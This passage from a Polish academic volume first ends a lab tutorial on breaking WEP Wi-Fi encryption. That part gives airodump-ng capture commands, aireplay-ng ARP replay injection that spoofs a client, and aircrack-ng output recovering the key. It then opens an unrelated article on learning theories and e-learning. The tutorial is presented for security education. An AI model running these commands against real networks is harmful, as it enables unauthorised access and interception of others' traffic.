00:19:E0:10:1C:40	64:70:02:78:CA:2D	-60	0	- 1	0	1
00:25:9C:4B:56:28	90:A4:DE:8C:76:5E	-28	0	-36	282	47
00:25:9C:4B:56:28	20:54:76:23:F6:E6	-38	18	- 6	27	34
00:25:9C:4B:56:28	24:FD:52:EF:E5:44	-45	5	-36	225	62
00:25:9C:4B:56:28	44:6D:57:83:B0:9A	-45	0	- 1	0	3

Rysunek 1. Wynik działania polecenia airodump-ng

⁴ C. Negus, *Linux. Biblia. Ubuntu, Fedora, Debian i 15 innych dystrybucji*, Helion, Gliwice 2012.

Na szczególną uwagę zasługuje punkt dostępowy rozgłaszający obecność sieci *labtest*, gdyż komunikacja z tym AP następuje z użyciem protokołu WEP. Aby uzyskać więcej informacji należy nieco zmodyfikować użycie polecenia *airodump* do postaci :

```
airodump-ng --bssid 00:0E:2E:F9:96:C8 --channel 11 --
write WEPWrite mon0
```

- *bssid* identyfikuje punkt dostępowy używając do tego adresu fizycznego urządzenia,
- *channel 11* przełącza tryb pracy na kanał 11, czyli częstotliwość /wcześniej karta pracowała w trybie siekanym obsługując wszystkie kanały /tryby//,
- *write* – ta dyrektywa powoduje, że cała komunikacja jest zapisywana na dysku, co pozwala na dalszą analizę zawartości treści komunikacji, która może być szczególnie interesująca w przypadku poznania klucza WEP. Znajomość tego klucza pozwoli odszyfrować komunikację. Do analizy przechwyconych pakietów wygodnie jest używać narzędzia Wireshark.

```
root@bt:~# airodump-ng --bssid 00:0E:2E:F9:96:C8 --channel 11 --write
WEPWrite mon0
```

```
CH 11 ][ Elapsed: 3 mins ][ 2013-12-04 11:01
```

```
BSSID          PWR RXQ Beacons    #Data, #/s  CH  MB   ENC  CIPHER
AUTH ESSID
```

```
00:0E:2E:F9:96:C8 -51  0      1911      65582  369  11   54e  WEP   WEP
OPN labtest
```

```
BSSID          STATION          PWR  Rate    Lost    Frames  Probe
```

```
00:0E:2E:F9:96:C8 C4:85:08:3D:8A:42  0    1e- 1    471    163755
```


Rysunek 2. Wynik działania polecenia *airodump-ng* z podłączonym klientem

2.1. Reprodukacja dodatkowych pakietów

Do skutecznego odszukania hasła potrzebna jest odpowiednia ilość danych. Nie można jednak określić jednoznacznie, ile pakietów jest niezbędne do tego procesu. Jeśli jest ona zbyt mała, ponieważ akurat klient nie korzysta zbyt intensywnie z sieci, można za pomocą polecenia *aireplay-ng* wygenerować dodatkowy ruch w sieci pobierając oryginalne przechwycone pakiety i wstrzykując je ponownie symulując odpowiedzi na żądania ARP.

```
root@bt:~# aireplay-ng -3 -b 00:0E:2E:F9:96:C8 -h
C4:85:08:3D:8A:42 mon0
```

- parametr `-3` występujący w poleceniu powoduje powtarzanie pakietów ARP,
- parametr `-b` pozwala na określenia identyfikatora bssid sieci,
- parametr `-a` pozwala na określenie MAC adresu klienta, pod którego należy się podszyć generując ruch ARP za pomocą polecenia `aireplay-ng`. Adres klienta można zauważyć na rysunku 2 pod nagłówkiem STATION.



Rysunek 3. Wstrzykiwanie pobranych pakietów ARP ponownie do sieci za pomocą polecenia `aireplay-ng`

2.2. Zapis na dysku przechwyconych pakietów

Rezultatem zastosowanego polecenia `airodump` jest pojawienie się na dysku plików z zapisem przechwyconej transmisji z wybranego punktu dostępowego. Pliki zapisane są w kilku formatach gotowych od razu do wykorzystania przez programy odnajdujące hasło. Do naszego zadania odpowiedni jest plik `WEPWrite-02.cap`

```

root@bt:~# ls WEP*
WEPart.docx                WEPWrite-01.csv
WEPart.odt                 WEPWrite-01.kismet.csv
WEPlinksys-01.cap         WEPWrite-01.kismet.netxml
WEPlinksys-01.csv         WEPWrite-02.cap
WEPlinksys-01.kismet.csv  WEPWrite-02.csv
WEPlinksys-01.kismet.netxml WEPWrite-02.kismet.csv
WEPWrite-01.cap           WEPWrite-02.kismet.netxml
root@bt:~#

```

Rysunek 4. Wynik działania polecenia `airodump-ng`


3. Złamanie klucza szyfrowania

Mając zebraną odpowiednio dużą liczbę pakietów można wykorzystać polecenie aircrack-ng do złamania hasła. Wykorzystanie zebranych danych wraz z poleceniem aircrack-ng pozwoli na uruchomienie procesu poszukiwania klucza.

```
root@bt:~# aircrack-ng WEPWrite-02.cap
```

Gdy zebrana ilość danych zapisana w pliku WEPWrite-02.cap jest wystarczająca, następuje odnalezienie hasła.

Na rysunku 5 przedstawiono wynik działania polecenia, na którym jest zaprezentowane szukane hasło.



```
root@bt:~# aircrack-ng WEPWrite-02.cap
Opening WEPWrite-02.cap
Read 281655 packets.

# BSSID          ESSID          Encryption
1 00:0E:2E:F9:96:C8 labtest        EAPOL+WEP (60712 IVs)

Choosing first network as target.

Opening WEPWrite-02.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 60936 ivs.
KEY FOUND! [ 61:62:63:64:65 ] (ASCII: abcde )
Decrypted correctly: 100%

root@bt:~#
```

Rysunek 5. Wynik działania polecenia aircrack-ng.

Wnioski

Stosowanie zabezpieczenia WEP w sieci bezprzewodowej nie zapewnia bezpieczeństwa na oczekiwanym poziomie. Zebranie odpowiedniej liczby pakietów transmisji pomiędzy stacją kliencką a punktem dostępowym nie wymaga specjalnego wysiłku, aby zapewnić sukces w zdobyciu hasła dostępowego. Wystarczy, aby intruz znajdował się w zasięgu działania sygnału AP. Co gorsza, znajomość hasła nie tylko pozwala na dostęp do AP i zasobów sieciowych, do

których jest podłączona, ale także przejrzanie i analizę transmitowanych treści zapisanych na dysku między AP a klientem. Oczywiście zabezpieczenie spełnia swoją rolę dla zwykłych użytkowników, jednak w przypadku osób o podwyższonych kwalifikacjach można mówić o braku zabezpieczenia.

* * *

Autor przedstawia publikację w celach edukacyjnych dla osób zainteresowanych zagadnieniami bezpieczeństwa, jak i osób administrujących sieciami komputerowymi w celu uświadomienia im niedoskonałości stosowanych rozwiązań.

Autor nie ponosi odpowiedzialności za wykorzystywanie przedstawionej wiedzy do celów niezgodnych z prawem.

Bibliografia

- Fall K.R., Stevens W.R., *TCP/IP od środka. Protokoły*, wyd. II, Helion, Gliwice 2013.
Komar B., *Administracja sieci TCP/IP dla każdego*, Helion, Gliwice 2000.
Negus Ch., *Linux. Biblia. Ubuntu, Fedora, Debian i 15 innych dystrybucji*, Helion, Gliwice 2012.
Tanenbaum A.S., Wetherall D.J., *Sieci komputerowe*, wyd. V, Helion, Gliwice 2012.

Część druga

**TECHNOLOGIE
INFORMACYJNO-KOMUNIKACYJNE
W SZKOLE**

Magdalena DONDEROWICZ

Uniwersytet Kazimierza Wielkiego w Bydgoszczy

NAJNOWSZE TEORIE UCZENIA W EPOCE CYFROWEJ **THE LATEST THEORIES OF LEARNING IN DIGITAL AGE**

Słowa kluczowe: e-learning, konektywizm, koncepcje pedagogiczne, konstruktywizm, nauczanie
Keywords: e-learning, connectivism, pedagogic concepts, constructivism, learning

Streszczenie

W artykule został przedstawiony zarys rozwoju koncepcji pedagogicznych XX i XXI wieku, tj. teoria Shannona, behawioryzm, kognitywizm, konstruktywizm oraz konektywizm. Omówione zostały nie tylko teoretyczne wiadomości z zakresu metodyki nauczania, ale przede wszystkim konkretne problemy związane z nauczaniem e-learningowym. W dzisiejszym świecie zdobycy elektronicznych wiedza stała się cennym surowcem, a nauczanie stało się wyzwaniem, które może radykalnie zmienić rzeczywistość. Brak spójnej metodologii nauczania e-learningowego w literaturze przedmiotu, wymusza tworzenie nowych teorii dydaktycznych wobec szybko zmieniającej się rzeczywistości. Pojawienie się najnowszej koncepcji konektywizmu wprowadziło pewne ożywienie w teoriach pedagogicznych XXI wieku.

Summary

The article presents an overview of pedagogical concepts' development in 20th and 21st century, i.e. the Shannon's theory, as well as, the concepts of behaviorism, cognitivism, constructivism, and connectivism. Not only the theoretical methodology of teaching, but also specific problems related to the issue of e-learning have been discussed in this paper. In the contemporary world of electronic achievements, knowledge constitutes a valuable resource. Simultaneously, teaching has become a challenge that can change the reality in a radical way. The lack of a consistent e-learning methodology developed in professional literature enforces the production of new theories of teaching following the rapidly changing reality. The appearance of recent connectivity concepts has refreshed the 21st century educational theories.

Wstęp


Nauczanie elektroniczne funkcjonuje od wielu lat, jednak dopiero w ostatnich dwóch dekadach XXI wieku możemy mówić o zrewolucjonizowanym procesie uczenia – nauczania i dynamicznym rozwoju e-learningu. Obser-

wując obecne trendy w rozwoju technologicznym, należy przypuszczać, że koncepcje pedagogiczne będą ewaluowały w zawrotnym tempie. Największym przełomem w nauczaniu elektronicznym było wprowadzenie na rynek iPodów i tabletek. Pierwsze próby wprowadzenia tabletek do powszechnego użytku przez firmę Microsoft pojawiły się już w 1998 roku. Głównym powodem wstrzymania tego procesu było niezadowolenie Billa Gates`a z wyglądu i funkcjonalności tego urządzenia. Sytuację wykorzystał Steve Jobs, przedstawiając w 2010 roku swój najnowszy tablet (iPod)¹, który odmienił świat już na zawsze. Steve Jobs mówiąc o iPodzie „more intimate than laptop”², nie zdawał sobie sprawy, że będzie to bardzo „osobisty, bliski przyjaciel” nie tylko do zabawy, ale również, a może przede wszystkim do nauki. Tak jak tablet jest esencją tradycyjnego komputera, tak e-learning jest esencją całego procesu kształcenia (uczenia-nauczania). Granice tradycyjnej nauki zostały przekroczone, co wymusiło tym samym zmiany w dydaktyce nauczania. Do tradycyjnej nauki zostały włączone procesy poznania, meta-poznania i elementy neurolingwistyki. Zmieniające się poglądy na temat poznania i równoczesny rozwój nowoczesnych technologii wymuszają powstawanie nowych koncepcji psychologicznych dotyczących metod nauczania. Współczesna dydaktyka zawiera w sobie elementy nie tylko behawioryzmu czy konstruktywizmu, ale przede wszystkim neurolingwistyki i neurokognitywistyki. W centrum zainteresowania współczesnych dydaktyków znajduje się umysł ludzki i procesy, które w nim zachodzą. Dzisiejsza wiedza przedstawicieli neuronauk ma większe możliwości zbadania procesów zachodzących w mózgu i sprawdzenia, które jego struktury są aktywne w momencie wykonywania określonych działań np. w procesie uczenia się i poznawania świata. Nasz umysł inaczej pracuje podczas tradycyjnego uczenia się i inaczej, gdy korzystamy z mediów podczas uczenia się. Kontakt z urządzeniem elektronicznym wymusza aktywowanie innych procesów w mózgu, niż kontakt z nauczycielem (face to face).

W ostatnich latach możemy zaobserwować bardzo intensywne zmiany w procesie nauczania – uczenia się – odejście od tradycyjnego kontaktu z nauczycielem na rzecz pracy własnej, tj. nauczania elektronicznego. Wraz z rozwojem technologicznym zmienia się równocześnie forma przekazu informacji i tym samym pojawiają się różne podejścia psychologiczne. W tym miejscu zostanie zaprezentowana ewolucja najważniejszych poglądów pedagogicznych od behawioryzmu do konektywizmu.

¹ Prezentacja odbyła się 27.01.2013 r. w San Francisco.

² *more intimate than laptop* – z ang. bardziej osobisty, bliski niż laptop [tłum. własne].



Wykres 1. Wykres Z. Megera

Źródło: Z. Meger, *Podstawy e-learningu. Od Shannona do konstruktywizmu*, „E-mentor”, nr 4/2006, <http://www.e-mentor.edu.pl/artukul/index/numer/16/id/325> (dostęp 10.02.2014).

Przedstawiony wykres Z. Megera nie obejmuje najnowszej teorii pedagogicznej tzw. konektywizmu, który został zapoczątkowany w 2004, wprowadzając wiele ożywienia do współczesnych teorii pedagogicznych. Poniżej zostaną przedstawione i krótko omówione poszczególne etapy rozwoju koncepcji pedagogicznych.

1. Teoria Shannona

Za pierwszy etap badań nad rozwojem koncepcji pedagogicznych uważa się powszechnie tzw. teorię Claude E. Shannona³. Ten amerykański matematyk i inżynier, jako pierwszy stworzył modele procesu komunikacyjnego, wykorzystywane później przez psychologów. Warunkiem koniecznym do udanego procesu komunikacyjnego jest wolny od zakłóceń przekaz informacji za pomocą nadajników, kanałów etc. Komunikacja jest dla Shannona odbiorem informacji od nadawcy, który korzysta z tego samego kodu i kanału transmisyjnego. Informację definiuje Shannon jako matematycznie obliczalną wielkość do opisu właściwości sygnału i transmisji w systemach technicznych. W literaturze przedmiotu nie znajdziemy żadnej teorii, która nie bazowałaby na teorii Shannona. Zasadę kodowania informacji przez nadawcę i dekodowania jej przez odbiorcę zawiera każdy model komunikacyjny. Teoria Shannona opisuje w sposób matematyczny zapis, transmisję i odbiór informacji. Możemy zauważyć tutaj dążenie do pogodzenia dwóch sprzecznych celów, mianowicie maksymalne kompresjo-

³ C.E. Shannon, *A Mathematical Theory of Cryptography*, 1945; *A Mathematical Theory of Communication*, 1948, <http://cm.bell-labs.com/cm/ms/what/shannonday/shannon1948.pdf> (dostęp 10.02.2014).

wanie komunikatu oraz chronienie wiadomości przed przekłamaniami podczas transmisji. Teoria Shannona określa informacje jak zjawisko techniczne i ignoruje całkowicie kontekst komunikatu.

2. Behawioryzm

Następną koncepcją był behawioryzm, który zakładał, że człowiek jest podobny do zwierząt i działa według prostych zasad, które opierają się na stałych wyuczonych reakcjach na bodźce. W ten sposób możemy wpływać i modyfikować zachowanie człowieka. Zachowanie jest wynikiem bodźców zewnętrznych a jednostka jest całkowicie pasywna. Zadaniem tego nurtu było badanie związków między bodźcem a reakcją (*stimulus-reaction*). Założenia behawioryzmu zaczęły z czasem spotykać się z krytyką założycieli nurtu, dlatego powstały odłamy behawioryzmu określane mianem neobehawioryzmu. Głównymi przedstawicielami tego kierunku byli: J.B. Watson (prekursor), B.F. Skinner (behawioryzm radykalny), E. Tolman, E.L. Thorndike (behawioryzm umiarkowany), C.L. Hull (neobehawioryzm). Behawioryzm (ang. *behaviour* – zachowanie) ukształtował się w latach 60. ubiegłego wieku w Stanach Zjednoczonych pod wpływem rewolucyjnych teorii Johna Watsona, który kwestionował istnienie ludzkiej świadomości. J. Watson interesował się psychologią dzieci i zwierząt oraz twierdził, że istoty te działają bez świadomości, tzn. ich zachowanie jest automatyczne. Inspiracją dla działań J. Watsona było słynne dzieło La Mettrie *Człowiek maszyna*, a przełomowym momentem dla tego kierunku było odkrycie przez Iwana Pawłowa odruchów warunkowych u zwierząt (psów). Watson głosząc swoje teorie przeciwstawił się podstawowej teorii Kartezjusza „Myślę, więc jestem”. Przedstawiciele tego trendu uważali uczenie się za podstawowy proces rządzący ludzkim organizmem. Nauczanie opiera się w głównej mierze na przekazywaniu informacji jednostce oraz na kontrolowaniu wyników uzyskiwanych przez ucznia. Pierwsze siedem zasad dobrej nauczycielskiej praktyki akademickiej zostały opracowane przez W. Chickering i Stephen C. Ehrmann⁴ (1996) w oparciu o korzystanie z technologii informatycznych. Behawioryzm zakłada głównie, że:

- programy nauczania, w których określona informacja jest przekazywana uczącym się według określonego planu prowadzącego do z góry określonego celu pedagogicznego;
- określone środki nauczania służą do osiągnięcia wcześniej wskazanego celu;

⁴*Implementing the Seven Principles: Technology as Lever*, 1996, artykuł dostępny online <http://www.iupui.edu/~cletcrse/ncaa/seven.htm> (dostęp 10.02.2014).

- uczenie się jest warunkowane przez powtórzenia, wzmocnienia pozytywne i negatywne i modelowanie zachowania uczącego się, który reaguje na bodźce administrowane przez nauczyciela;
- uczący się nie kontroluje procesów uczenia się, jego czasu i miejsca;
- nauczyciel kieruje przebiegiem procesów uczenia się i jest źródłem informacji. Ocena jest dokonywana indywidualnie, aby sprawdzić czy cele zostały osiągnięte;
- brak wskazań, że cele zostały osiągnięte (negatywny wynik testu) powoduje powtórzenie całego procesu⁵

3. Kognitywizm

Kolejnym pomysłem nauczania zdalnego/elektronicznego jest teoria kognitywizmu⁶. Ta interdyscyplinarna nauka o umyśle powstała w połowie lat 70. jako odrębna dyscyplina. Obejmuje ona takie dziedziny jak filozofia (umysłu, języka), psychologia, socjologia, informatyka, lingwistyka czy neurologia. Do rozwoju tej dyscypliny przyczyniły się wydarzenia w USA w latach 50. XX wieku. Pierwsze spotkanie naukowe odbyło się w 1956 roku w Dartmouth College, na którym zgromadziło się wielu propagatorów tej dyscypliny m.in.: Claude Shannon, Marvin Minsky, John McCarthy, Allen Newell i Herbert Simon. W tym samym roku odbyła się druga konferencja w Massachusetts Institute of Technology, w której uczestniczyli m.in.: językoznawca Noam Chomsky oraz psycholog George Miller. W tym okresie rozpoczęła się ostra krytyka behawioryzmu, która osiągnęła punkt krytyczny w recenzji B.F. Skinnera *Verbal Behavior*⁷. Kognitywizm zakłada, że człowiek aktywnie pochłania wiedzę przekazywaną przez nauczyciela. Wiedza dociera wieloma kanałami, dzięki czemu możliwe jest wielokanałowe przyswajanie informacji przez uczącego się. Proces nauczania – uczenia ma tryb ciągły, co jest możliwe w przypadku e-learningu, szczególnie wykorzystania platform e-learningowych. Kognitywizm zakłada, że zdolności językowe człowieka oparte są na tych samych mechanizmach, które rządzą procesami poznawczymi, czyli kognitywnymi. W nauczaniu elektronicznym można zastosować niedoceniany i trochę zapomniany model kognitywny Dawida Kolba i Ron Fry`a⁸ z lat 70. ubie-


⁵ Teoria e-learningu – wykład online http://edu.pjwstk.edu.pl/wyklady/ele/scb/Docs/2_Teoria_elearningu.pdf (dostęp 10.02.2014).

⁶ W języku polskim pojawiają się następujące terminy w odniesieniu do kognitywistyki: nauka poznawcza, nauka o procesach poznawczych, nauka o poznawaniu.

⁷ *Verbal behaviour*, B.F. Skinnera ukazała się w 1957 roku. N. Chomsky napisał jej recenzję w 1959 r.

⁸ Teoria jest często określana jako model Kurta Lewina, który miał istotny wpływ na pracę D. Kolba i R. Fry`a. W literaturze przedmiotu znajdziemy skrót ELM z ang. *Experiential Learning Model*.

głego wieku. Ta eksperymentalna metoda opiera się na czterech krokach, powtarzanych cyklicznie. Rysunek 1 obrazuje wszystkie cztery etapy:



Rysunek 1. Model czterech kroków powtarzanych cyklicznie

Źródło: Rysunek został opracowany na podstawie modelu kognitywnego wg Dawida Kolba i Ron Fry`a⁹.

Zaprezentowany model ukazuje, że efektywne uczenie się sprowadza się do posiadania i rozwijania w sobie czterech zdolności i umiejętności. Pierwszy etap – doświadczenie – jest punktem wyjściowym całego procesu nauczania – uczenia. D. Kolb twierdzi, że podstawą do dalszej nauki jest bazowanie na własnym doświadczeniu i praktyczne korzystanie z tej wiedzy. Istotna rola w procesie edukacyjnym przypada na ten etap słuchaczom, a nie nauczycielowi. Kolb proponuje zrewolucjonizowane podejście do formy przekazywania wiedzy, mianowicie szkolenia mają być jak najbardziej interaktywne. Oczywiście pojęcie interaktywne było trochę inaczej rozumiane w latach 70. niż współcześnie. Drugi etap obejmuje obserwacje i refleksje (wnioski). Bazując na własnym doświadczeniu uczący obserwuje i dokonuje własnych refleksji. Na tym etapie możemy dokonywać zmian naszych decyzji i eksperymentować. Trzeci etap – teoria, właściwie tworzenie własnych teorii i konfrontujemy je z istniejącymi już poglądami. Czwarty etap – praktyka, czyli zastosowanie przyswojonej wiedzy w praktyce. Jest to najprzyjemniejszy etap nauki, który pozwoli nam sprawdzić stopień opanowania wiedzy. Metoda Kolba znalazła swoje zastosowanie głównie w nauczaniu – uczeniu uniwersyteckim. Kolb nie narzuca początku tego cyklu, proces możemy rozpocząć na każdym etapie, jednakże należy pamiętać o jego cyklicznym układzie.

⁹ Nazwy etapów pochodzą z języka angielskiego: *concrete experience, observation of and reflection on that experience, formation of abstract concepts based upon the reflection, testing the new concepts.*

4. Konstruktivism

W drugiej połowie XX wieku pojawiła się nowa koncepcja zwana konstruktivismem, łącząca stronę kognitywną i twórczą uczącego się. Do propagatorów konstruktivismu społecznego zalicza się m.in.: Karin Knorr-Cetina, Bruno Latour, Steva Woolgara, Barbarę Czarniawski oraz Karla Weicka. W podejściu konstruktivistycznym najważniejszy jest umysł, w którym gromadzona jest wiedza. Każda jednostka w sposób indywidualny i niepowtarzalny przyswaja i przetwarza wiedzę. Uczenie stało się procesem osobistym i refleksyjnym. Głównym założeniem konstruktivismu jest postrzeganie wiedzy o świecie i tej naukowej w kontekście społecznym i kulturowym. Uczący się jest aktywny i sam tworzy swoją rzeczywistość jest to warunek konieczny do poszerzania wiedzy o świecie. Rola nauczyciela ograniczona jest do instruktora, który ma wskazać uczącemu się, gdzie znajdują się informacje i w jaki sposób można je wykorzystać.

Zarówno behawioryzm, kognitywizm, jak i konstruktivism mówią o formach przyswajania wiedzy i roli nauczyciela w tym procesie. Żaden z tych nurtów nie wspomina bezpośrednio o nauczaniu elektronicznym, ale każdy zawiera elementy wykorzystywane w dzisiejszym e-learningu. Współczesne uczenie się bazuje na wcześniejszych teoriach i jest procesem kompleksowych czynności opartych na poznaniu.

5. Konektywizm – uczenie się przez łączenie

Najnowszy zamysł pedagogiczny – konektywizm (ang. *connect* – połączyć) – określany jako teoria uczenia się w epoce cyfrowej, powstał w pierwszej dekadzie XXI wieku. Śmiało możemy powiedzieć, że mamy do czynienia z rewolucyjnym podejściem do uczenia się. Autorzy George Siemens i Stephen Downes opisali swoją teorię w 2005 roku w artykule *Connectivism: A Learning Theory for the Digital Age*¹⁰. Uczenie się jest procesem ciągłym i bazuje w głównej mierze na wykorzystaniu sieci. Teoria konektywizmu łączy wiele teorii uczenia się, uwzględniając struktury społeczne i narzędzia technologiczne. Nie musimy już dysponować tak dużą wiedzą, wystarczy, że wiemy jak wyselekcjonować najważniejsze informacje i gdzie je znaleźć. G. Siemens i S. Downes uważają, że zdolność zdobywania wiedzy jest nadrzędna w stosunku do tego, co już wiemy. Autorzy analizując starsze poglądy (behawioryzm, kognitywizm i konstruktivism) stworzyli nową teorię, która rewolucjonizuje myślenie o uczeniu się. Wszechobecna technologia informacyjna w sposób istotny oddziałuje i ingeruje w nasze życie, w nasz sposób komunikowania się i uczenia się. Potoczne okre-

¹⁰ <http://www.elearnspace.org/Articles/connectivism.htm> (dostęp 04.07.2013).

ślenie *know-how* i *know-what* zostało uzupełnione o *know-where*. Powszechność dostępu do wiedzy nie przesądza o niczym, a sukces zależy od zdolności jej wykorzystania. Konektywizm jest odpowiedzią na zmieniający się świat e-learningu i szybko zmieniającą się rzeczywistość. Siemens wyróżnia następujące zasady działania konektywizmu:

- uczenie się i wiedza opiera się na różnorodności opinii;
- uczenie się jest procesem łączenia się z określonymi węzłami lub zasobami informacji;
- wiedza może być gromadzona poza człowiekiem, w różnych urządzeniach;
- zdolność do odnajdywania wiedzy jest ważniejsza niż to, co aktualnie mamy w głowie;
- tworzenie i utrzymywanie połączeń jest niezbędnym elementem procesu ustawicznego uczenia się;
- zdolność do spostrzegania połączeń pomiędzy obszarami, ideami i konceptami jest umiejętnością krytyczną;
- wiedza, której potrzebuję teraz (dokładna i aktualna) leży u podstaw czynności uczenia się;
- proces podejmowania decyzji sam w sobie jest już procesem uczenia się. Wybór, czego mam się uczyć i znaczenie napływających informacji jest postrzegane przez pryzmat zmieniającej się rzeczywistości. To, że decyzja była słuszna dziś, nie oznacza, że tak samo będzie jutro¹¹.

Przełomowym punktem dla rozwoju tego nurtu będzie powszechne wprowadzenie do użytku *google glass*. Te hypertechnologiczne okulary łączą się z internetem, robią zdjęcia i nagrywają to, co widzimy. Reagują na polecenia głosowe (na razie jeszcze tylko angielskie), nie posiadają słuchawek, a dźwięk jest wysyłany bezpośrednio do mózgu z wykorzystaniem przewodnictwa kostnego; fale dźwiękowe przechodzą przez ramkę okularów. Zgodnie z założeniem G. Siemens, który twierdzi, że utrzymywanie połączeń jest niezbędnym elementem procesu ciągłego uczenia się, będzie to możliwe za pomocą *google glass*.

Pojawienie się konektywizmu nasunęło wiele pytań związanych m.in. z tym, w jaki sposób uczymy się i jaka jest rola nauczyciela? Na pewno możemy stwierdzić, że tworzy on diametralnie inny obraz procesu uczenia – nauczania, nie stawia ograniczeń czasowych i przestrzennych tzn., że proces ten może odbywać się wszędzie i o każdej porze. Nauczyciel pełni rolę dwutorowo, z jednej strony jest liderem (przewodnikiem), który kieruje i prowadzi ucznia przez labirynt wiedzy, z drugiej strony jest trenerem, który motywuje i wspomaga uczniów w radzeniu sobie z psychologicznymi problemami związanymi z nadmiarem informacji i niemożnością poradzenia sobie z nimi. Konektywizm nie

¹¹ <http://www.edunews.pl/badania-i-debaty/badania/1068-konektywizm-polacz-sie-aby-sie-uczyc> (dostęp 10.02.2014).

jest zupełnie nowym poglądem, już w epoce postmodernistycznej twierdzono, że nadmiar wiedzy jest zbyt dużym balastem dla naszego umysłu i należy nauczać umiejętności logicznego rozwiązywania problemów i krytycznego podejścia do problematyki. Konektywizm jest nowym podejściem pod względem zastosowania i wykorzystania technologii informacyjnej i burzy dotychczasowe pojmowanie procesu uczenia się. Jedną z zasad konektywizmu jest ciągle tworzenie i utrzymywanie połączeń z nowymi źródłami informacji. Wykorzystanie Internetu (sieci) jest centralną ideą procesu uczenia się. Pod pojęciem sieci G. Siemens rozumie tworzenie nowych połączeń między różnymi węzłami i ich ciągły rozwój. Współczesne uczenie się to tworzenie grup dyskusyjnych, wymiana poglądów i doświadczeń, kontakty z ekspertami, uczestnictwo w kursach online czy tworzenie grup społecznościowych. Połączenie z zasobami sieciowymi uaktywnia proces uczenia się. Konektywizm odzwierciedla znakomicie współczesną szkołę, w której uczniowie korzystają z zasobów wiedzy za pomocą telefonu komórkowego i połączenia sieciowego.

6. Koncepcja e-learningu w teorii konektywizmu

Pojęcie e-learningu, które jest obecne w teorii konektywizmu, funkcjonuje w języku polskim już od lat 90. XX wieku i zostało przyjęte do polskiego systemu leksykalnego, uległo m.in. polskiej deklinacji *e-learning*, *e-learningu*, *e-learningiem* etc. Nie występuje ono jeszcze wprawdzie w słownikach języka polskiego z lat 90.¹² i nowszych, ale możemy przypuszczać, że pojawienie się tego pojęcia to tylko kwestia czasu. Zadziwia fakt, że e-learning nie pojawia się w słownikach internetowych takich jak: *Słownik języka polskiego* W. Doroszewskiego¹³, czy *Uniwersalny słownik języka polskiego*¹⁴, który zawiera ponad 90 tysięcy haseł. Znajdziemy natomiast następującą definicję w internetowej encyklopedii Wikipedia:

